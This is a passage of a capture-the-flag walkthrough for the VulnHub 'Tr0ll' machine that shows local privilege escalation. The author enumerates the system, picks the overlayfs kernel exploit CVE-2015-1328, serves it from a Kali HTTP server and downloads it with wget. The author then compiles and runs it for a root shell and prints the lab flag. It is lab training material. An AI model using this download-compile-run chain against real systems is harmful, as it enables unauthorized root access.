
Lets run it

```
chmod +x privEsc.sh && ./privEsc.sh
```




```
overflow@troll:/tmp$ cd Privy/
overflow@troll:/tmp/Privy$ ls
CronJobs.txt  NetworkInfo.txt  PATH-Info.txt     Shadow.txt     SysInfo.txt
MySQL.txt     Passwd.txt       RootServices.txt  SUID-GUID.txt  UserGroupInfo.txt
overflow@troll:/tmp/Privy$ 
```

Im gonna cut short here the important thing is in SysInfo.txt



```
cat /etc/*-release
-------------------
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"


overflow@troll:/tmp/Privy$
```

Lets find some exploit on this
I found this one here : https://www.exploit-db.com/exploits/37292




Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
37292	2015-1328	REBEL	LOCAL	LINUX	2015-06-16

EDB Verified: ✓ Exploit: / {} Vulnerable App:

```
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328     (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)
```


Lets download this



```
Keyboard interrupt received, exiting.

┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ vim kexploit.c

┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
█
```


I have saved this like this

lets get this in the machine




```
overflow@troll:/tmp$ wget http://192.168.110.64:8001/kexploit.c
--2024-08-06 09:47:32--  http://192.168.110.64:8001/kexploit.c
Connecting to 192.168.110.64:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4982 (4.9K) [text/x-csrc]
Saving to: ‘kexploit.c’

100%[===================================================================>] 4,982       --.-K/s   in 0s

2024-08-06 09:47:32 (672 MB/s) - ‘kexploit.c’ saved [4982/4982]

overflow@troll:/tmp$ gcc kexploit.c -o kexploit
overflow@troll:/tmp$ 
```

Lets run this




```
overflow@troll:/tmp$ ./kexploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1002(overflow)
# █
```



```
# cd /root
# ls
proof.txt
# 
```

Here is the flag :



```
# /bin/bash
root@troll:/root# cat proof.txt
Good job, you did it!


702a8c18d29c6f3ca0d99ef5712bfbdc
root@troll:/root# 
```